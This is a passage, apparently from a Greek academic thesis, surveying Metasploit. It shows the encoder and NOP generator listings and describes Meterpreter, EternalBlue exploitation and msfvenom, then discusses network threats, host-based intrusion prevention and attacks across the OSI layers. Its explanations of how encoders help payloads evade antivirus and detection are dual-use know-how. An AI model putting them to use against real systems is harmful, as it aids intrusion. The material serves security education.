
```
msf6 > show encoders

Encoders
========

   #   Name                                             Disclosure Date  Rank       Check  Description
   -   ----                                             ---------------  ----       -----  -----------
   0   encoder/cmd/base64                                                normal     No     Base64 Command Encoder
   1   encoder/cmd/brace                                                 low        No     Bash Brace Expansion Command Encoder
   2   encoder/cmd/echo                                                  good       No     Echo Command Encoder
   3   encoder/cmd/generic_sh                                            manual     No     Generic Shell Variable Substitution Command Encoder
   4   encoder/cmd/ifs                                                   low        No     Bourne ${IFS} Substitution Command Encoder
   5   encoder/cmd/perl                                                  normal     No     Perl Command Encoder
   6   encoder/cmd/powershell_base64                                     excellent  No     Powershell Base64 Command Encoder
   7   encoder/cmd/printf_php_mq                                         manual     No     printf(1) via PHP magic_quotes Utility Command Encoder
   8   encoder/generic/eicar                                             manual     No     The EICAR Encoder
   9   encoder/generic/none                                              normal     No     The "none" Encoder
   10  encoder/mipsbe/byte_xori                                          normal     No     Byte XORi Encoder
   11  encoder/mipsbe/longxor                                            normal     No     XOR Encoder
   12  encoder/mipsle/byte_xori                                          normal     No     Byte XORi Encoder
   13  encoder/mipsle/longxor                                            normal     No     XOR Encoder
   14  encoder/php/base64                                                great      No     PHP Base64 Encoder
   15  encoder/ppc/longxor                                               normal     No     PPC LongXOR Encoder
   16  encoder/ppc/longxor_tag                                           normal     No     PPC LongXOR Encoder
   17  encoder/ruby/base64                                               great      No     Ruby Base64 Encoder
   18  encoder/sparc/longxor_tag                                         normal     No     SPARC DWORD XOR Encoder
   19  encoder/x64/xor                                                   normal     No     XOR Encoder
   20  encoder/x64/xor_context                                           normal     No     Hostname-based Context Keyed Payload Encoder
   21  encoder/x64/xor_dynamic                                           normal     No     Dynamic key XOR Encoder
   22  encoder/x64/zutto_dekiru                                          manual     No     Zutto Dekiru
   23  encoder/x86/add_sub                                               manual     No     Add/Sub Encoder
   24  encoder/x86/alpha_mixed                                           low        No     Alpha2 Alphanumeric Mixedcase Encoder
   25  encoder/x86/alpha_upper                                           low        No     Alpha2 Alphanumeric Uppercase Encoder
   26  encoder/x86/avoid_underscore_tolower                              manual     No     Avoid underscore/tolower
   27  encoder/x86/avoid_utf8_tolower                                    manual     No     Avoid UTF8/tolower
   28  encoder/x86/bloxor                                                manual     No     BloXor - A Metamorphic Block Based XOR Encoder
   29  encoder/x86/bmp_polyglot                                          manual     No     BMP Polyglot
   30  encoder/x86/call4_dword_xor                                       normal     No     Call+4 Dword XOR Encoder
   31  encoder/x86/context_cpuid                                         manual     No     CPUID-based Context Keyed Payload Encoder
   32  encoder/x86/context_stat                                          manual     No     stat(2)-based Context Keyed Payload Encoder
   33  encoder/x86/context_time                                          manual     No     time(2)-based Context Keyed Payload Encoder
   34  encoder/x86/countdown                                             normal     No     Single-byte XOR Countdown Encoder
   35  encoder/x86/fnstenv_mov                                           normal     No     Variable-length Fnstenv/mov Dword XOR Encoder
   36  encoder/x86/jmp_call_additive                                     normal     No     Jump/Call XOR Additive Feedback Encoder
   37  encoder/x86/nonalpha                                              low        No     Non-Alpha Encoder
   38  encoder/x86/nonupper                                              low        No     Non-Upper Encoder
   39  encoder/x86/opt_sub                                               manual     No     Sub Encoder (optimised)
   40  encoder/x86/service                                               manual     No     Register Service
   41  encoder/x86/shikata_ga_nai                                        excellent  No     Polymorphic XOR Additive Feedback Encoder
   42  encoder/x86/single_static_bit                                     manual     No     Single Static Bit
   43  encoder/x86/unicode_mixed                                         manual     No     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   44  encoder/x86/unicode_upper                                         manual     No     Alpha2 Alphanumeric Unicode Uppercase Encoder
   45  encoder/x86/xor_dynamic                                           normal     No     Dynamic key XOR Encoder
   46  encoder/x86/xor_poly                                              normal     No     XOR POLY Encoder
```

Εικόνα 7. Λίστα των παρεχόμενων Metasploit Encoders.

```
msf6 > show nops

NOP Generators
==============

   #   Name                  Disclosure Date  Rank    Check  Description
   -   ----                  ---------------  ----    -----  -----------
   0   nop/aarch64/simple                     normal  No     Simple
   1   nop/armle/simple                       normal  No     Simple
   2   nop/cmd/generic                        normal  No     Generic Command Nop Generator
   3   nop/mipsbe/better                      normal  No     Better
   4   nop/php/generic                        normal  No     PHP Nop Generator
   5   nop/ppc/simple                         normal  No     Simple
   6   nop/sparc/random                       normal  No     SPARC NOP Generator
   7   nop/tty/generic                        normal  No     TTY Nop Generator
   8   nop/x64/simple                         normal  No     Simple
   9   nop/x86/opty2                          normal  No     Opty2
   10  nop/x86/single_byte                    normal  No     Single Byte
```

Εικόνα 8. Λίστα των παρεχόμενων Metasploit Nops.

Ένα τυπικό πρότυπο επίθεσης στο δίκτυο περιλαμβάνει μια σάρωση δικτύου για τη συγκέντρωση πληροφοριών, ακολουθούμενη από την εκτέλεση μιας εκμετάλλευσης απομακρυσμένα ή μέσω κλεμμένων πληροφοριών που αποκτήθηκαν μέσω κοινωνικής μηχανικής ή επιθέσεων από την πλευρά του πελάτη. Αυτό μπορεί να οδηγήσει στην αύξηση των δικαιωμάτων πρόσβασης, πιθανώς προκαλώντας κλοπή δεδομένων ή εξερεύνηση συστημάτων. Το pivoting επιτρέπει στον επιτιθέμενο να μετακινηθεί σε άλλες υπηρεσίες εκμεταλλευόμενος την αρχική ευπάθεια. Τα συστήματα IDS μπορούν να ειδοποιήσουν τους διαχειριστές όταν οι επιτιθέμενοι προσπαθούν να αυξήσουν τα δικαιώματα πρόσβασης ή να μετακινηθούν σε άλλες υπηρεσίες μετά την αρχική σάρωση δικτύου[10].



Εικόνα 9. Τυπικό πρότυπο επίθεσης.


Στην Εικόνα 9 βλέπουμε μια αναπαράσταση ενός τυπικού προτύπου επίθεσης με τον επιτιθέμενο να εισβάλει με τις δυνατότητες που προσφέρει το Metasploit ώστε να διαπεράσει τους αμυντικούς μηχανισμούς και να συνεχίσει την εκμετάλλευση μεταγενέστερα και σε άλλες κρίσιμες δομές.

Γενικά, τα modules εκμετάλλευσης επικεντρώνονται στην εκμετάλλευση ευπαθειών στα συστήματα-στόχους, οι βοηθητικές (Auxiliary) ενότητες εκτελούν διάφορες εργασίες σάρωσης και αναγνώρισης, ενώ οι υπόλοιπες ενότητες μετα-εκμετάλλευσης χρησιμοποιούνται μετά από μια επιτυχή παραβίαση για την εκτέλεση ενεργειών όπως η κλιμάκωση προνομίων (Privilege Escalation) ή η εξαγωγή δεδομένων (Data Exfiltration). Για παράδειγμα, τα exploits χρησιμοποιούν payloads για την παράδοση και εκτέλεση κώδικα σε στόχους, διευκολύνοντας ενέργειες όπως η εκκίνηση shells ή συνεδριών Meterpreter.
Τα payloads μπορεί να περιλαμβάνουν λειτουργίες όπως η δημιουργία κελύφους εντολών (Shell Command), η δημιουργία backdoors και η εκτέλεση προσαρμοσμένων εντολών. Παράλληλα, οι Encoders διαδραματίζουν πολυσήμαντο ρόλο στην απόκρυψη των ωφέλιμων φορτίων ώστε να αποφεύγεται η ανίχνευση από συστήματα προστασίας από

ιούς ή συστήματα ανίχνευσης εισβολής. Κωδικοποιούν τον δυαδικό κώδικα του ωφέλιμου φορτίου χωρίς να αλλάζουν τη λειτουργικότητά του, καθιστώντας δύσκολη την ανίχνευση και τον αποκλεισμό του κακόβουλου κώδικα από τις λύσεις ασφαλείας. Οι κωδικοποιητές παίζουν καθοριστικό ρόλο στην προσαρμογή των ωφέλιμων φορτίων ώστε να λειτουργούν σε διάφορα λειτουργικά συστήματα και αρχιτεκτονικές όπως x64, x86, sparc (Scalable Processor Architecture), ppc (PowerPC) και mips (Microprocessor without Interlocked Pipelined Stages). Η πρωταρχική τους λειτουργία περιλαμβάνει την τροποποίηση των ωφέλιμων φορτίων για την εξάλειψη των δεκαεξαδικών opcodes (κακοί χαρακτήρες) και την τροποποίηση των μορφών για την αποφυγή της ανίχνευσης από προγράμματα προστασίας από ιούς[6].

3.3. Meterpreter


Το Meterpreter είναι ένα ισχυρό ωφέλιμο φορτίο που αποτελεί μέρος του Metasploit Framework, παρέχοντας ένα διαδραστικό κέλυφος και εκτεταμένη λειτουργικότητα μόλις ο επιτιθέμενος παραβιάσει ένα σύστημα-στόχο. Είναι σχεδιασμένο να βρίσκεται εξ ολοκλήρου στη μνήμη του μολυσμένου συστήματος, καθιστώντας δύσκολη την ανίχνευση και επιτρέποντας διάφορες δυνατότητες μετα-εκμετάλλευσης. Το Meterpreter προσφέρει ένα διαδραστικό κέλυφος, επιτρέποντας στον επιτιθέμενο να εκτελεί εντολές στο παραβιασμένο σύστημα, να περιηγείται στο σύστημα αρχείων, να χειρίζεται διεργασίες και να εκτελεί διάφορες ενέργειες παρόμοιες με ένα τοπικό τερματικό. Παρέχει πολυάριθμες προηγμένες λειτουργίες, όπως χειραγώγηση του συστήματος αρχείων, επεξεργασία μητρώου, καταγραφή πληκτρολογίου, λήψη στιγμιότυπων οθόνης, πρόσβαση σε κάμερα και περιστροφή σε άλλα συστήματα εντός του παραβιασμένου δικτύου. Το Meterpreter υποστηρίζει επίσης τη δημιουργία σεναρίων και την αυτοματοποίηση, επιτρέποντας τη φόρτωση προσαρμοσμένων σεναρίων και επεκτάσεων, βοηθώντας στην αυτοματοποίηση εργασιών ή στη δημιουργία προσαρμοσμένων λειτουργιών για συγκεκριμένους στόχους. Επιπλέον, το Meterpreter διευκολύνει τη αλλαγή συνόδου, επιτρέποντας στον επιτιθέμενο να μεταφέρει την ενεργή σύνοδο σε μια άλλη διεργασία στο σύστημα-στόχο, διατηρώντας την πρόσβαση ακόμη και αν τερματιστεί η αρχική παραβιασμένη διεργασία. [11]. Ένα παράδειγμα χρήσης του Meterpreter ακολουθεί στην Εικόνα 10. Σε αυτό βλέπουμε μια πλήρη διαδικασία εκμετάλλευσης ενός ελαττώματος σε ένα δικτυακό πρωτόκολλο διαμοιρασμού αρχείων στους υπολογιστές της Microsoft που ονομάζεται SMBv1. με χρήση του eternal blue payload το οποίο βασίζεται σε υπάρχον γνωστό κενό ασφαλείας και είναι γνωστό και ως MS17-010.



Εικόνα 10. Σενάριο εκμετάλλευσης με Meterpreter[12].

3.4. Εισαγωγή στο msfvenom

Το MSFVenom είναι ο διάδοχος των MSFPayload και MSFEncode, δύο αυτόνομων σεναρίων που λειτουργούσαν σε συνδυασμό με το msfconsole για να παρέχουν στους χρήστες ιδιαίτερα προσαρμόσιμα και δύσκολα ανιχνεύσιμα ωφέλιμα φορτία για τα exploits τους. Το MSFvenom συνδυάζει τη δημιουργία και την κωδικοποίηση του payload σε ένα μόνο εργαλείο, καθιστώντας το ταχύτερο και αποτελεσματικότερο από τους προκατόχους του. Προσφέρει ένα ευρύ φάσμα επιλογών, συμπεριλαμβανομένης της δυνατότητας καθορισμού του ωφέλιμου φορτίου που θα παραχθεί, της μορφής του ωφέλιμου φορτίου, του κωδικοποιητή που θα χρησιμοποιηθεί και της αρχιτεκτονικής στην οποία θα στοχεύσει. Το MSFvenom μπορεί να χρησιμοποιηθεί για τη δημιουργία διάφορων τύπων shellcode, συμπεριλαμβανομένων των Windows, Linux και ωφέλιμων φορτίων που βασίζονται στο διαδίκτυο[13]. Υποστηρίζει επίσης τη δημιουργία σεναρίων και την αυτοματοποίηση, επιτρέποντας τη φόρτωση προσαρμοσμένων σεναρίων και επεκτάσεων, βοηθώντας στην αυτοματοποίηση εργασιών ή στη δημιουργία προσαρμοσμένων λειτουργιών για συγκεκριμένους στόχους. Το κομμάτι της παράκαμψης Antivirus είναι πολύ πιο περίπλοκο σήμερα, καθώς η ανάλυση κακόβουλων αρχείων που βασίζεται μόνο στην υπογραφή ανήκει στο παρελθόν. Η ευρετική ανάλυση (Heuristic analysis), η μηχανική μάθηση (Machine learning) και η βαθιά επιθεώρηση πακέτων (Deep packet inspection) καθιστούν πολύ πιο δύσκολο για ένα ωφέλιμο φορτίο να περάσει από πολλές επόμενες επαναλήψεις ενός σχήματος κωδικοποίησης για να αποφύγει οποιοδήποτε αποτελεσματικό λογισμικό AV[6]. Παρακάτω ακολουθούν οι παρεχόμενες επιλογές που προσφέρει το msfvenom στην Εικόνα 11.



Εικόνα 11. Επιλογές στο msfvenom.

4. Σύγχρονες προκλήσεις

4.1. Πρόκληση στο επίπεδο δικτύου

Ένα σύστημα Η/Υ περιλαμβάνει διάφορους Η/Υ και άλλα τμήματα εξοπλισμού που συνδέονται μεταξύ τους μέσω καναλιών επικοινωνίας για την κοινή χρήση δεδομένων. Οι συσκευές μέσα στο σύστημα αναφέρονται ως κόμβοι . Σε ένα γειτονικό τοπικό δίκτυο (Local Area Networks - LANs) στο οποίο είμαστε συγκεντρωμένοι, η δραστηριότητα του συστήματος ελέγχεται για την αναγνώριση οποιασδήποτε περίπτωσης διακοπής. Τα τοπικά δίκτυα χρησιμοποιούνται σε οργανισμούς ή υπηρεσίες, όπου ασχολούνται κυρίως με τον διαμοιρασμό στοιχείων και την ανάπτυξη βιώσιμης επικοινωνίας μεταξύ των κόμβων που είναι διαθέσιμοι μέσα στο σύστημα. Κατά τη δημιουργία τοπικών δικτύων υιοθετείται μια μεγάλη ποικιλία μεθόδων ασφαλείας. Παρόλα αυτά, οι εξαιρετικά προηγμένες επιθέσεις hacking θεωρούνται κίνδυνος για τα τοπικά δίκτυα [14].

Παράλληλα, η αλματώδης αύξηση της χρήσης κινητών συσκευών, ιδίως των Android smartphones, έχει αυξήσει τα τρωτά σημεία στα δημόσια και τοπικά δίκτυα. Η φύση του Android ως ανοικτού κώδικα το καθιστά ευάλωτο σε κακόβουλο λογισμικό. Οι ερευνητές χρησιμοποιούν μηχανική μάθηση για ενισχυμένη ανίχνευση, αξιοποιώντας χαρακτηριστικά όπως δικαιώματα και κλήσεις API. Οι επιθέσεις Metasploit με στόχο συσκευές Android εκμεταλλεύονται ευπάθειες και θέτουν σε κίνδυνο την ασφάλεια. Οι πρακτικές Bring Your Own Device (BYOD) ενισχύουν τους κινδύνους ασφαλείας, εκθέτοντας ευαίσθητα δεδομένα σε κακόβουλο λογισμικό και ιούς. Στην Εικόνα 12 παρατηρούμε μια σύνοψη με ένα λογικό χάρτη των κινδύνων ασφαλείας BYOD. Επιπρόσθετα, οι βιβλιοθήκες, για παράδειγμα αντιμετωπίζουν προκλήσεις για τη διασφάλιση της ιδιωτικότητας των χρηστών. Οι κακόβουλοι φορείς εκμεταλλεύονται ευπάθειες του δικτύου, οδηγώντας στη χρήση μοντέλων βαθιάς μάθησης για την ανίχνευση κακόβουλου λογισμικού, με το Wireshark να καταγράφει δεδομένα WLAN[15], [16].

Εικόνα 12. Κίνδυνοι ασφαλείας BYOD.

Ένα τείχος προστασίας είναι το θεμελιώδες επίπεδο μέτρων ασφαλείας που δημιουργείται πριν από τα στάδια. Με την πρόοδο των συστημάτων εντοπισμού διακοπών στα δίκτυα, ο αριθμός των επιθέσεων έχει επίσης αυξηθεί. Για παράδειγμα, σε μια γειτονιά απο διάφορους κόμβους που συνδέονται μεταξύ τους για να μοιράζονται τα στοιχεία ή τα

δεδομένα. Οποιοδήποτε όμως , είδος συστήματος που είναι συνδεδεμένο είναι ανυπεράσπιστο σε επιβλαβείς επιθέσεις.

Το βασικό επίπεδο ασφάλειας για τους κόμβους μέσα σε ένα σύστημα αποτελείται απο τείχη προστασίας, προγραμματισμό antivirus και άλλες μεθόδους. Ωστόσο, οι ίδιες αυτές οι προσπάθειες ασφάλειας παρέχουν με τη γνώση του τρόπου λειτουργίας τους μια οδό διαφυγής για τους επιτιθέμενους που προσπαθούν να εισέλθουν στο πλαίσιο[17].

Τα IDS και IPS, είναι οργανωμένα πλαίσια ασφαλείας που ελέγχουν την οργάνωση του δικτύου και τις δραστηριότητες του πλαισίου για επιβλαβείς ενέργειες. Τα πρωταρχικά στοιχεία των IPS είναι να αναγνωρίζουν κακόβουλη δράση, να καταγράφουν δεδομένα σχετικά με τη δράση, να προσπαθούν να τη σταματήσουν και να την αναφέρουν. Σκοπός μας ήταν να σχεδιάσουμε ένα IPS που μπορεί να εκτελεστεί σε ένα μηχάνημα υποδοχής και να βοηθήσει στην αποτροπή επιθέσεων εισβολής στο δίκτυο στο μηχάνημα υποδοχής. Οι στόχοι του συστήματος IPS που βασίζεται στον host είναι να έχει σχεδιαστεί ένα ελαφρύ λογισμικό πρόληψης εισβολών για ένα σύστημα που βασίζεται στο λειτουργικό σύστημα Ubuntu Linux με μια κονσόλα διαχείρισης, να περιέχει δυνατότητες παρακολούθησης δικτύου στο λογισμικό, να έχουν σχεδιαστεί χαρακτηριστικά ασφαλείας που βασίζονται σε στατιστικές και υπογραφές και επιτρέπουν την έγκαιρη ανίχνευση επιθέσεων δικτύου να εφαρμόσουμε μηχανισμούς απόκρισης κατά των επιθέσεων δικτύου ώστε να παρέχεται στους χρήστες τη δυνατότητα να σχεδιάζουν τους δικούς τους κανόνες ασφαλείας δικτύου και να τους εφαρμόζουν μέσω του λογισμικού IPS[18], [19].

Το Metasploit ξεχωρίζει ως ένα ευρέως χρησιμοποιούμενο εργαλείο δοκιμών διείσδυσης που έχει σχεδιαστεί για τον εντοπισμό και την εκμετάλλευση ευπαθειών σε δίκτυα και συστήματα. Η χρήση του έχει προκαλέσει σημαντικές ανησυχίες στους οργανισμούς λόγω της ικανότητάς του να επιτρέπει την ταχεία εκμετάλλευση ευπαθειών πριν οι οργανισμοί μπορέσουν να θέσουν σε ισχύ τις απαραίτητες διορθώσεις. Αντίθετα, το spyware, το οποίο κατηγοριοποιείται ως μορφή κακόβουλου λογισμικού, αντλεί κρυφά ευαίσθητες πληροφορίες από ανυποψίαστους χρήστες και μπορεί να διαδοθεί μέσω διαφόρων καναλιών, συμπεριλαμβανομένων κακόβουλου λογισμικού και μη ασφαλών δικτύων. Η ευρύτερη κατηγορία του κακόβουλου λογισμικού περιλαμβάνει ιούς υπολογιστών, worms, trojans, ransomware και spyware, ικανά να κλέβουν, να κρυπτογραφούν και να διαγράφουν ευαίσθητα δεδομένα από συσκευές[6], [20], [21].


Συμπερασματικά, οι κίνδυνοι που σχετίζονται με τα δημόσια και τοπικά δίκτυα γίνονται εντονότεροι όταν χρησιμοποιούνται μη ασφαλείς συσκευές και δίκτυα. Η διάδοση κακόβουλου λογισμικού μπορεί να συμβεί μέσω μη ασφαλών συνδέσεων Wi-Fi ή με τη λήψη αρχείων από μη αξιόπιστες πηγές. Ταυτόχρονα, η χρήση κινητών συσκευών μπορεί να αυξήσει την ευαισθησία σε επιθέσεις κακόβουλου λογισμικού, εάν δεν είναι επαρκώς ασφαλισμένες.

4.2. Σύγχρονες απειλές εισβολών και σύγκριση με το Metasploit

Οι σύγχρονες μέθοδοι κατασκοπείας στον κυβερνοχώρο, που χαρακτηρίζονται από εξελιγμένο λογισμικό κατασκοπείας, παρουσιάζουν παραλληλισμούς στις επιχειρησιακές τους τακτικές με εργαλεία όπως το Metasploit, ιδίως όσον αφορά την αποφυγή των μηχανισμών ασφαλείας των θυμάτων. Τόσο το κατασκοπευτικό spyware όσο και το Metasploit, παρά τους διαφορετικούς στόχους τους, έχουν κοινά σημεία στις στρατηγικές αποφυγής για την αποτελεσματική παράκαμψη των μέτρων ασφαλείας. Τα κοινά χαρακτηριστικά τους περιλαμβάνουν τη χρήση προηγμένων τεχνικών συσκότισης (Advanced Obfuscation Techniques), πολυμορφικού κώδικα (polymorphic code) και κρυπτογράφησης (encryption) για να αποκρύψουν την παρουσία τους, καθιστώντας την ανίχνευση από το λογισμικό προστασίας από ιούς και τα συστήματα ασφαλείας πιο δύσκολη. Επιπλέον, και τα δύο αξιοποιούν ευπάθειες - που κυμαίνονται από zero-days έως γνωστά exploits - για να διεισδύσουν σε συστήματα και δίκτυα-στόχους. Αυτή η ομοιότητα αναδεικνύει μια ανησυχητική τάση στις απειλές στον κυβερνοχώρο, όπου κρατικά υποστηριζόμενοι φορείς ή εγκληματίες του κυβερνοχώρου χρησιμοποιούν παρόμοια προηγμένες μεθόδους για να διεισδύσουν και να παραβιάσουν συστήματα. Η σύγκλιση αυτών των τακτικών αποτελεί μια σημαντική πρόκληση για τους επαγγελματίες και τους οργανισμούς κυβερνοασφάλειας. Επισημαίνεται έτσι, η ανάγκη για ισχυρά αμυντικά μέτρα και προληπτικές στρατηγικές ασφάλειας που να αντιμετωπίζουν όχι μόνο τις γνωστές ευπάθειες αλλά και τις αναδυόμενες απειλές που εκμεταλλεύονται ομοιότητες στις τεχνικές διείσδυσης. Καθώς οι μέθοδοι κατασκοπείας στον κυβερνοχώρο εξελίσσονται, ο εντοπισμός και ο μετριασμός αυτών των κοινών μονοπατιών διείσδυσης καθίστανται ζωτικής σημασίας για την ενίσχυση της άμυνας έναντι τέτοιων εξελιγμένων επιθέσεων[22].

Η ανάλυση των σύγχρονων μεθόδων κατασκοπείας στον κυβερνοχώρο σε σχέση με εργαλεία όπως το Metasploit αποκαλύπτει μια ανησυχητική τάση στις απειλές στον κυβερνοχώρο που διεισδύουν σε συστήματα μέσω κοινών τρόπων διείσδυσης. Εξετάζοντας το μοντέλο OSI (Open Systems Interconnection), αυτές οι μέθοδοι διείσδυσης μπορούν να επηρεάσουν διάφορα επίπεδα. Στο επίπεδο εφαρμογής (επίπεδο 7), το spyware και το Metasploit μπορούν να εκμεταλλευτούν ευπάθειες σε εφαρμογές λογισμικού ή να χειραγωγήσουν τις εισόδους των χρηστών για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση. Προχωρώντας προς τα κάτω στο επίπεδο δικτύου (επίπεδο 3 και επίπεδο 4), μπορεί να χρησιμοποιούν τεχνικές όπως η ανίχνευση πακέτων, η σάρωση θυρών ή η εκμετάλλευση πρωτοκόλλων δικτύου για να διεισδύσουν και να αποκτήσουν έλεγχο σε δίκτυα. Στο επίπεδο ζεύξης δεδομένων (OSI επίπεδο 2), οι επιθέσεις μπορεί να περιλαμβάνουν παραποίηση διευθύνσεων MAC ή επιθέσεις man-in-the-middle για την υποκλοπή ή τη χειραγώγηση δεδομένων. Επιπλέον, στο φυσικό επίπεδο (OSI επίπεδο 1), οι διεισδύσεις μπορεί να περιλαμβάνουν επιθέσεις σε επίπεδο υλικού ή φυσική πρόσβαση σε συστήματα για την εμφύτευση spyware ή την απόκτηση άμεσου ελέγχου. Χρησιμοποιώντας τεχνικές που εκμεταλλεύονται τα τρωτά σημεία σε όλα αυτά τα στρώματα OSI, οι σύγχρονες μέθοδοι επιθέσεων μπορούν να διεισδύσουν αποτελεσματικά και να θέσουν σε κίνδυνο συστήματα, υπογραμμίζοντας την κρίσιμη ανάγκη για

ολοκληρωμένα μέτρα ασφαλείας που καλύπτουν όλα τα στρώματα του μοντέλου OSI για την αποτροπή τέτοιων εξελιγμένων επιθέσεων[23]. Παρακάτω στην Εικόνα 13 διαπιστώνουμε, σε μια προσπάθεια συντονισμού, το σύνολο των τύπων επιθέσεων στο ανοιχτό μοντέλο OSI έτσι όπως σχεδιάστηκε σε σχετική έρευνα.



Εικόνα 13. Τύποι επιθέσεων στο ανοιχτό μοντέλο διασύνδεσης OSI[23].

